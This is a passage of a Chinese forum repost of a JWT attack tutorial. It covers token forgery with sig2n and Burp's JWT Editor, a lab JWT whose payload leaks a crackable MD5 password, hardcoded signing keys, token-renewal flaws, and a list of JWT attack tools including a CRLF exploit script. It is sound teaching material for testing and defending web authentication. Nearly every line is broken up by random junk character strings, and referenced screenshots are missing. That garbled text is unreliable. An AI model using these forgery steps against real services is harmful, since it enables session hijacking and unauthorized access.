6 P# O* q& {2 J. z5 U: a, \* v A
& _; |4 J) z( S# n/ @ docker run --rm -it portswigger/sig2n <token1> <token2>9 s' C2 x% k( ^3 |' W0 ~% E& m
* \1 ?9 r8 L1 a7 r! N8 W1 B5 X3 f0 U
" Y) b$ u( j5 d
# J# y3 c( O5 b5 R, z 7 f; i) ~" s1 E/ M% {7 W. c4 _1 ~
! @. Y6 q' V3 }, g% i
* W. C* C( Z1 S$ L2 x) u8 g jwt _ forgery.py脚本会输出一系列token的存在情况值5 j, F3 o# K7 v& Z V9 _
$ \7 k9 c2 c% T( y* e% j" C
# X$ |/ s! ]; G9 p( }; Y+ ^
7 n9 n1 f# h5 E$ {" N E, X
* L2 p) O7 R* ^4 n. `' U& x% N
Step 2:这里我们尝试每一个Tempered JWT,Port这里给了提示说是X.509 形式的,所以我们只需要将X.509形式的JWT进行验证即可,当Response回应200时代表token是有效的,若为302则代表了重定向,下图是一个成功的案例2 U- j. y+ V/ i5 O( P8 G7 w
/ e/ Y, l# [- e& E1 u: e
8 @3 N. D" C* v+ z, g$ U : a+ N7 p# _5 m! Y% Q
9 |2 g* \1 ]0 H j, Z! a
* y e: V/ W* Q Step 3:将JWT的Base64编码拿过来先放到记事本里面暂存,在Burpsuite的JWT Editor Keys点击New Symmetric Key,将上面的Base64编码拿过来替换此对称密钥的k值,生成对称密钥之后进行和之前攻击一致的Sign操作
9 p* H) c$ b& S1 x1 r- k
4 ?% ^; v* F3 g- p/ c; ]5 ]3 l1 v# V9 v6 Q
" b) l5 G/ A p( w, O% U$ u. n
7 O f! o3 |. f" j% {8 P8 c/ S+ p) L4 F. t9 g
敏感信息泄露
* O9 C" J; J8 J- E$ H : u/ t5 F! y1 x! Z7 v" u _7 B
0 \7 U: ~+ h @0 x g 基本介绍0 t$ w9 J/ C0 B
- I( v* @6 `9 P
2 a) X/ _4 c2 I* K/ T JWT敏感信息泄露是指攻击者通过某种方式获取了JWT中包含的敏感信息,例如:用户的身份、权限或其他敏感数据,这种攻击可能会导致恶意用户冒充合法用户执行未经授权的操作或者访问敏感信息,常见的JWT敏感信息泄露方式包括:8 V+ X$ e ~% q% E* o1 t$ E
+ h7 q0 I- o( |% x
% d$ a+ g8 I6 L2 I9 ^! a
-
' ~2 t+ T; B# n: t 窃取JWT:攻击者通过窃取JWT令牌来获取其中的敏感信息,这可以通过窃取存储在客户端的JWT令牌或者通过攻击服务器端的JWT签名算法来实现
5 W3 V/ k7 w9 N
- e; l$ ~/ d! E( [9 n - 5 c4 B7 ^$ I8 i- c
窃取载荷:攻击者可以在传输过程中窃取JWT的载荷部分,这可以通过窃听网络流量或者拦截JWT令牌来实现
/ p4 u' K5 g( x2 H
- A9 {- f; j. R$ Q- _
- ' c" f: {! Z9 A+ P
暴力破解:攻击者可以通过暴力破解JWT签名算法来获取JWT中包含的敏感信息
- B1 y/ g2 E" e& C' M1 E
8 l( x/ d0 j: q
5 B4 l1 q3 o8 d, w9 j2 g# R& n1 ?# M% |2 _: f$ `
简易示例+ a, M! l. ]$ j7 `8 y8 F) o4 Q
7 |. W9 q$ T: l2 J v4 R' e
4 M5 C& D1 h' E, k+ N% s8 b
靶场地址:https://authlab.digi.ninja/Leaky_JWT
/ P6 \8 v& Q P) {& \7 F 6 r2 a! l* G' V9 P
$ [- a* e+ e/ C& M: R2 ` 靶场JWT信息如上所示,而在实战中我们可以去抓包,如果抓到的数据包中有类似这样的JWT认证那我们就可以直接拿去解密了,我们拿到的数据是这样的:3 C5 ~* I% y# D( u% d6 h
- v% k: T$ }. u9 m* f' O
2 r# t7 F; u7 _& ]6 _8 {
d4 R$ G% o4 A5 t) S7 r eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsZXZlbCI6ImFkbWluIiwicGFzc3dvcmQiOiIyYWM5Y2I3ZGMwMmIzYzAwODNlYjcwODk4ZTU0OWI2MyIsInVzZXJuYW1lIjoiam9lIn0.6j3NrK-0C7K8gmaWeB9CCyZuQKfvVEAl4KhitRN2p5k3 F9 `1 q; o8 a9 X- S* H4 a/ i
+ a! b. e! t0 R
2 h4 P c Z, _3 E
. t$ e& \! |; Z9 t 上面是一个标准的JWT认证的格式,其包含Header、Payload、Signature三个部分,每个部分之间又以"."号分割,他这里的JWT认证是经过base64加密的,所以我们这里先要拿到base64解密网站去解密一下
: M$ [: b1 @" K. N% V1 ihttps://base64.us/0 X# P5 T: _, S' ~: Q5 k, O
' t2 Y& P5 y% l7 J w+ S. n
: O1 p8 \3 R/ z' d* ~* p, {" b ( Z, t0 _1 m- E# S0 }+ d, U o
6 G1 C2 G' y! J p- f0 j( ?3 y9 U( b0 c% _2 l
在这里我们可以看到payload部分的数据解密出来后包含password字段信息,后面解出来的是一串MD5数据,之后我们将其拿到MD5在线解密网站进行解密操作:
9 U; R4 p! S& f+ P. q
2 n! o4 q, T1 T3 f2 Z. G. Y+ ?
3 y" a! \: `. y3 l& N 7 c; k$ ^9 F% m2 E2 d
: w# E7 {- j8 [3 Y" i; A0 t. ?3 K& y/ L X- T
随后得到密码Password1并使用其作为密码,使用joe作为用户名进行登录操作:
* |) d: z7 M0 S/ x/ W
2 Y, B; b: N5 Q x) I6 a2 t: A
2 I0 B5 R' m& g. _) X ! K( ?6 e- d. C y
# {. H# ^! G/ l/ t; x. U
$ p9 `5 g) O! a9 B( C5 ~9 W# B# W
随后成功登录:" M4 ]: }& Z% _4 k5 g
$ a8 e: `7 w5 P+ g/ t; u
' U8 ~6 `) Q) P - s$ a6 n1 B) u2 Y* L, K
1 B% o5 i' Y' Y( w' c4 t8 Y
# p4 @3 I. D' a% u- v6 ? 密钥硬编码类3 N3 O# r4 b* U+ ]/ j, _, t
5 e" {( I' N' {+ o
1 [/ h' V s1 A: G5 c8 O/ N 基本介绍, A. w% w! p3 b2 f9 t" Y
* y( F4 m1 M+ P+ S4 R
! ?9 _% ^- [2 h7 X! q/ i
JWT中的密钥是用于对令牌进行签名或加密的关键信息,在实现JWT时密钥通常存储在应用程序代码中即所谓的"硬编码",这种做法可能会导致以下安全问题:" R! e% }2 o, S
9 e+ u3 z- K# l6 ~- S' ?
0 {! X" H( w* b7 S0 z. z+ p' P
-
9 I4 W3 H' ^* c. M 密钥泄露:硬编码的密钥可以被攻击者轻松地发现和窃取,从而导致JWT令牌被篡改或解密,进而导致安全漏洞* J& Y0 f7 _/ c3 \
3 \) q; h& P w+ r( w) }
- : L5 p0 p3 d% c X9 A' t- |; L. `
密钥管理:硬编码的密钥难以进行集中管理,无法灵活地进行密钥轮换、密钥失效等操作,从而增加了密钥管理的难度# I# C4 L1 i8 e
6 J: ]3 j5 [" V$ {0 L
-
- [1 U' H. s3 D- t$ M 密钥复用:硬编码的密钥可能会被多个应用程序或服务共享使用,这可能会导致一个应用程序出现安全漏洞后,其他应用程序也会受到影响
1 d# D! R5 x% Q; f1 l0 [: C
) t9 {" F) V1 {' O& p
0 _7 Z1 _, |8 o2 f5 z3 a( o7 f1 Y1 h, D6 Y ^& I
漏洞案例! `% d7 y4 h! v2 D- F
% @0 D4 D. _# x
0 F, i, s9 c5 ]5 B: p! t& c9 x0 U JWT密钥硬编码:9 V' Y8 f' |; O$ _
- K2 U( _ P6 }; D! O
+ d4 Q! ~1 l- _) \ " U% P, _; P0 @
1 i* ~9 r1 q0 v7 _, o. k# M: C: \- i# s5 r. j; ]' l" U
会话续期
6 H3 b' Q# ]! `, {' O5 a/ o
( P5 D) w, l6 D6 @; g* O a ]% y6 b" B: W( r! c* [
续期机制
5 d/ A) L( Y6 Y+ x
+ a9 M; i: X, f# z8 y5 V( ^+ N% T9 [9 R3 G' z4 p+ Z$ |
JWT(JSON Web Token)的续期机制是指在JWT过期之后通过一定的方式来更新JWT令牌,使其可以继续使用以减少用户需要频繁重新登录的情况,常见的JWT续期机制包括:; d7 @/ c' \9 Y; m: ~
) q1 K( Z3 h9 l _
7 a- \+ T# z5 x& Q4 }
- 8 u1 U" b0 o3 L; z) A
刷新令牌(Refresh Token):在用户登录时除了获取JWT令牌外还会获取一个刷新令牌,当JWT令牌过期时可以使用刷新令牌来获取新的JWT令牌,刷新令牌的有效期通常比JWT令牌长并且会在每次使用后更新有效期以确保安全性3 o0 \$ R! v- y) c9 R2 ]# s8 ^* X
0 \" i# e* Q. N8 ?$ K/ w -
* C d3 y4 U# h' p, f# ? 延长有效期:在JWT令牌过期之前服务器可以根据某些条件来判断是否需要延长JWT令牌的有效期,例如:用户在活跃状态、令牌过期时间较短等,如果满足条件服务器将发送一个新的JWT令牌以替换原来的JWT令牌" C! s2 Q0 \2 [3 S! |* _$ k- a
0 `* g+ Q/ P% ~5 g5 f- q5 z) O8 f0 e" _ -
0 a) R& e/ t% _6 B+ m* l J; h 自动续期:在使用JWT令牌时服务器可以检查JWT令牌的有效期并在需要时自动为其续期,这通常需要与前端应用程序进行配合以确保用户可以无缝地使用应用程序,而不需要重新登录% `, f+ B* @/ N
9 q# N. u* F! m# |5 ~8 d
9 P2 ?& A' [. ] c( A# A
& j U @6 d$ Z t4 i w6 \ 续期问题! c" b0 m% G% S0 ]; `6 c# X4 |
) S$ M( ]" I( E3 D6 l. A; _( N
* z" ]: d* b0 G) Z8 ?$ V$ E
无限使用 v' T0 q2 t; s# h
[/ F# i4 P$ d+ B3 [5 k3 x
3 M9 L2 N' s4 A
用户登录成功获取到一个JWT Token,JWT Token由包含算法信息的header和包含用户非敏感信息的body以及对header和body数据签名后的sing值拼接base64后生成,body中包含用户token失效时间戳exp(默认1小时)、用户id标识u
; D8 [5 b. y* V3 F; i . ~+ C# t2 @7 o6 w
& c3 z& n* A. N; T8 I
JWT Token有效期为1小时; r. P S: M3 t) H8 V* J2 s" z: j4 |: n
3 z& u" h( U0 Z, A
; \' r( ^, _7 u & E3 U' a% L: Z- B ~ |+ X
! c: r& h) Y, g7 k u7 }! a$ Y6 i+ \; {! a* Q
8 z0 o( R& W8 P# N o
. `% [' V, b4 y3 B4 q; f
, u) I0 w+ a8 L6 p/ G. l9 d+ I
: c% B3 e$ x8 c+ I% L+ R; n9 \. |' @
7 @/ S9 Y2 k8 e% r' J4 J# e2 [, R* D' U/ ]( V$ |
但是在过期后发现使用之前过期的JWT Token可以继续进行会话操作 U: t1 Y1 ^6 w
* F, S5 b2 {% z% G
1 H5 [: z" L! A5 Y
$ Y$ w9 ]* C7 ?0 ~* K( L4 }. O* B
" L- L" Z/ H$ h0 i4 \, f
) e( b9 L) @2 a5 j. I Token刷新缺陷' S( |: O7 E& I; a1 U7 B0 p
/ l7 g' a- X% m6 A+ I5 ]) X
% ~9 d& C" m i% v1 w' j* {
JWT Token在续期设计时由于代码编写错误将新老token更新逻辑设计错误,使得新Token和老Token一致,导致JWT 续期失败
' G( J* s; Q5 ]/ }& N+ i( m ' Z3 e# C/ P2 U( p! z2 X2 t$ _
! q" [' E) V& w3 y. D+ j: D$ p' y 测试效果如下:6 i* ?& [+ x$ w" z( u
% `& q" t5 n# f+ M# n2 g* ?
5 L' D9 z+ C5 F' C" h$ C0 z
- P; V! B) K1 F. ^9 r; S: J. w
( R. {/ _( D- B0 F/ D; C9 u; J
q0 J, j/ \. t1 e N个新Token生成, c" Y( w) }, r3 a% G6 O1 A
; K$ h: o. U7 S. v
1 s1 B8 z+ q+ R! s& V1 U) N; F 功能测试时发现JWT Token首次生成时默认失效时120分钟,续期业务逻辑中仅在JWT Token的后1/3时间,也就是80-120分钟时进行续期操作,在此期间用户的Token会进行刷新操作,使用新的Token请求到服务器段,服务器端会返回一个新的JWT Token到前端,供前端使用,但是在续期期间旧的Token可以无限制生成多个有效的JWT Token,存在一定程度上的被利用风险
/ `2 x, c8 X8 `- Y% j: f $ ~# D2 Y. N: z( e7 y. P
2 F: U$ L5 v& R$ l
1 A/ K: n- I* [# V0 I # J( s* I/ _7 o5 ~
8 N8 {% i- i) i/ a$ X
( G r% p8 c5 x# m
: f$ o, ]1 S: }5 c* O' H
# B7 z& ?) K0 t, m4 p 工具集合! j" k9 I, W# g+ W( A) m
; n- N! C# S) E9 B |
( o( G, U5 d# u/ F jwt_tool/ s) W( V5 D9 s9 M
. E/ L7 D, D4 d1 Q/ V
6 k- V# J! Z1 o8 b/ C
项目地址* E' _# |) ]; B& T( |
$ I4 C. F5 ?2 s, o2 x" x) [/ Y/ ~* `
/ Y) @+ |. }: H$ K5 E https://github.com/ticarpi/jwt_tool
' F3 b/ q$ ~" Y | 3 u$ y5 c Y% W) u9 E9 t+ f/ e+ ^
# M1 q+ x+ z8 L7 ~1 h/ d, W
6 b1 \; y1 N. [1 k- }9 b
# \" Z6 c5 l) f( m5 h6 `# b$ q- z! o( B9 C
主要功能
2 M8 j; e9 h8 [, j6 H7 A0 }
( N7 G2 v0 r7 U+ I, Y4 t) d) [0 H" K5 d0 }; d+ ]
1、检查令牌的有效性
, X+ ]- P, H8 q' i$ X0 W2、测试已知漏洞:
5 _0 r( \/ i# Y' |
CVE-2015-2951:alg=none签名绕过漏洞
; S; D( {' }2 A' GCVE-2016-10555:RS / HS256公钥不匹配漏洞
! V5 Z/ E, `7 Z# ~CVE-2018-0114:Key injection漏洞
3 t" m" l5 v- w; LCVE-2019-20933 / CVE-2020-28637:Blank password漏洞
% w$ I a: `$ c4 s! @CVE-2020-28042:Null signature漏洞
, f% y; `3 v# r& o7 I" B
3、扫描配置错误或已知漏洞
+ i( R2 t, o& w7 D/ s3 U9 ?
4、Fuzz声明值以引发意外行为
8 w3 }$ ?* t' J5 h1 Q! l- R
5、测试secret/key file/public key/ JWKS key的有效性
0 N- U5 y& `& G( x/ H1 q7 A- B" U
6、通过高速字典攻击识别低强度key
8 }% r+ n8 p( _" b7、时间戳篡改
5 K& h# L( v9 R+ H8 f! ~& d2 S% u
8、RSA和ECDSA密钥生成和重建(来自JWKS文件)
- Y0 o9 V# I# M x4 d) X1 B9、伪造新的令牌头和有效载荷内容,并使用密钥或通过其他攻击方法创建新的签名. X" E# T7 ]& B
3 C' D! o6 q9 s8 w" ~3 s' b# u! \
( X5 O) W: X' P% A2 q 使用说明$ \7 P- _# o! D* }9 z. W- a
$ ], v5 s5 ~! u* _& j6 A6 a! h7 @( j3 |- G1 C+ a* |" B: ?0 ?1 y i, B
https://github.com/ticarpi/jwt_tool/wiki/Using-jwt_tool
7 [6 |7 I l b" h7 q/ R 0 w% E/ U0 ^7 Y* j5 W5 e' L3 I2 ?: q
; u# }$ l7 m" e6 T4 } H
6 _# \# x( e1 n3 T' n' I0 _+ ?, b" _( ? ; V8 ~5 p( t# x0 e# b# r
* A* y) h1 ]/ ? MyJWT
+ E4 b( `. y5 A4 G ! S' u. C# X1 e; m- }2 C. X# }
4 e3 G3 U! [0 ~' c3 X7 N1 \# |5 L 项目地址
/ N( f0 f$ R4 M0 D- l8 q9 d
: O: ]9 X# a. z3 O3 g* g6 }- U+ y y' _
https://github.com/tyki6/MyJWT/3 x k% H; m I( F( N& }& X
" w( x0 Y# _3 R* C: O7 U: H! v% \; N
y& D8 k/ ~5 @+ [% S3 b( F - |! b v# l; _0 U* Y) _! v
0 A: D) a S# {+ x* o# a1 \' ~
/ R4 r0 m6 x5 A: J; K7 c
8 [! ~" f$ @" a- [5 m$ M
) u+ y5 A2 }8 c8 b; M% f& M; C0 p7 F2 f5 A8 o6 F) W, R
功能说明+ Q4 O& r/ o3 P1 d. U/ a5 x
/ _9 ]$ |$ n* K- t4 B4 c5 G g
) ` {6 F& r; q8 n* E& k% L' F
-
# Q) O7 G- N1 z4 `8 d3 z# c copy new jwt to clipboard5 T6 {) ?( u: ^ \
. K( z8 U( c* I" r$ P
-
~: N* p I9 M2 }8 s% u user Interface (thanks questionary)8 _& ~- j7 k. Z" t' N
- f0 M4 O8 x& h% p* d - p( d' [$ R5 C4 D% W! N# L
color output4 Y1 K: o. f+ W2 r/ v, ^0 t f
}( k n. s3 w -
7 ?. Q P6 s& ~: Y' m) X- d$ B% q modify jwt (header/Payload)
2 l3 W) ?! }# _
. X: R8 l$ k2 C; K4 D% @1 \ ^) h$ b$ Y - 3 ? h* R: [2 t ]
None Vulnerability
( t4 ]. O1 P3 {6 c
* @; g3 `. V/ I# ^
- $ j- y! P7 G8 T
RSA/HMAC confusion
; l+ M: k1 E; D5 _$ X% D' W
6 t v8 m- Q6 N" @! u2 j# X# H2 K
-
3 v( X ]4 k) [. A Z7 |# i Sign a jwt with key
2 A1 }- Q/ n6 e/ B5 D4 Q0 {
6 ~% k! b' d( q/ X - 9 i. J& x3 b& E' w
Brute Force to guess key
' E/ S; t' V7 p0 n: a9 _/ t, T$ \
' v1 g: N; n# c! E6 E' C
-
/ `6 v: G* S5 P# E. Y( E crack jwt with regex to guess key
1 z* V$ S( ^1 D x1 z2 b
7 e' g6 x# U. E/ u9 ?
-
! G* L/ B0 s. k6 N- Y kid injection% a' ?6 s* B- [3 F9 X9 K
8 [& l X; Q+ a! Z -
4 @, L# [' r* L+ ^$ y9 @+ b Jku Bypass
i0 N v4 U3 }5 ]( `
4 ]/ u2 q' H0 b5 v -
, B( P: C' l1 L/ } X5u Bypass
9 d5 [: @& U! F1 E2 S8 }4 x
1 N! Q7 U" f/ ^$ c3 I
1 ~7 |1 W+ F [5 N+ b* M- o- G/ f( S! T) S' `! e
辅助脚本
; f& @( W. K' X3 T8 u
5 A9 X2 A8 ]) F2 I2 J7 M4 p9 t. A+ c/ s$ q2 `) W
脚本地址
: p0 U/ u# O8 {+ h. g ( E4 ?7 i1 k' ? ^( c) f6 R
1 r/ J0 h- E+ B" A3 \2 n6 S5 \' f; ? https://gist.github.com/imparabl3/efcf4a991244b9f8f99ac39a7c8cfe6f
- N9 F( G5 h( v" [
$ `$ @8 U/ g6 v7 B$ H) O+ V: K( y
. z( u, H/ ?, Y- V# T3 i! I/ b - |& L. N8 F: w* m" x
" O7 K' U7 k9 ^: F% }
- W* \) L+ Z& u5 h' _" L. w
脚本功能
. m2 |" r- p; d8 v8 k : j' [ J' [* J' l/ H- r' `
$ {& c! M( W3 t* j1 k8 q 用于利用CRLF漏洞的脚本% `: k2 Y, y( Z% }8 Y
7 f' H& m% }+ u7 b. Q5 j0 U Q9 P' m- y' z4 ~! H) [
参考链接' l' \8 P% ]1 L9 U
8 z+ t3 D, I2 @6 e" I, d6 |$ `
* j( x: F5 g' Y6 l! k- _# Q https://1024tools.com/hmac
8 T! d5 P+ G, h& O" Q# d4 f* v+ S
https://github.com/ticarpi/jwt_tool
! \- T5 X" m$ S8 {- {5 M
https://www.anquanke.com/post/id/236830
) h( P7 ?3 f" Q* X4 q- @8 ^https://www.freebuf.com/articles/web/337347.html
6 j% u2 Y2 B$ n& j% |" Thttps://digi.ninja/projects/authlab.php#landleakyjwt
7 v/ j6 }) T& c2 a+ Shttps://attackdefense.com/challengedetails?cid=1424
, i& b1 B% `: n0 J# y1 L) j k
https://github.com/wallarm/jwt-s ... er/jwt.secrets.list
& E( j* H a' `+ E& a( [4 Q, Uhttps://portswigger.net/web-secu ... nverified-signature
* M' e9 w# c4 L
2 O |- h) j( G$ X4 M/ S+ _0 \( s( n/ S. A6 J- K, F4 K
6 c6 G4 ]& t* l9 J% _
, m4 _/ U, R, a {& M( E9 G0 D$ V+ Z! |0 }: {# S
- 4 g1 r2 E0 H# i) b" G4 F9 l3 z
/ i, a& r5 k/ n" j) k/ {& L
# m6 O& c3 p0 \" T% t" {3 f 0 {4 o2 k6 {: W: ?/ m
9 ~- l. E: x" n/ F' I! |2 p; X& k1 [9 h 原文地址:https://xz.aliyun.com/t/12906
) z- A& V$ _3 U% @' {
. {( s. H) G4 z# a& p+ ]& u& g k1 j: B' ?; e! v
声明:⽂中所涉及的技术、思路和⼯具仅供以安全为⽬的的学习交流使⽤,任何⼈不得将其⽤于⾮法⽤途以及盈利等⽬的,否则后果⾃⾏承担。所有渗透都需获取授权!4 ~- w {9 ~1 T m# L1 Y* e
6 Z/ D8 Y; @* S: T
0 b% f; \2 b: [; a& K
6 X4 t# c5 o, O' ~2 R
: @7 L+ h b! ^ {0 |, b0 Q' J' a6 s8 a
: d9 ~0 F5 Y8 @& G) a! n
| 


 发表于 2024-3-1 19:49:25

 收藏
 支持
 反对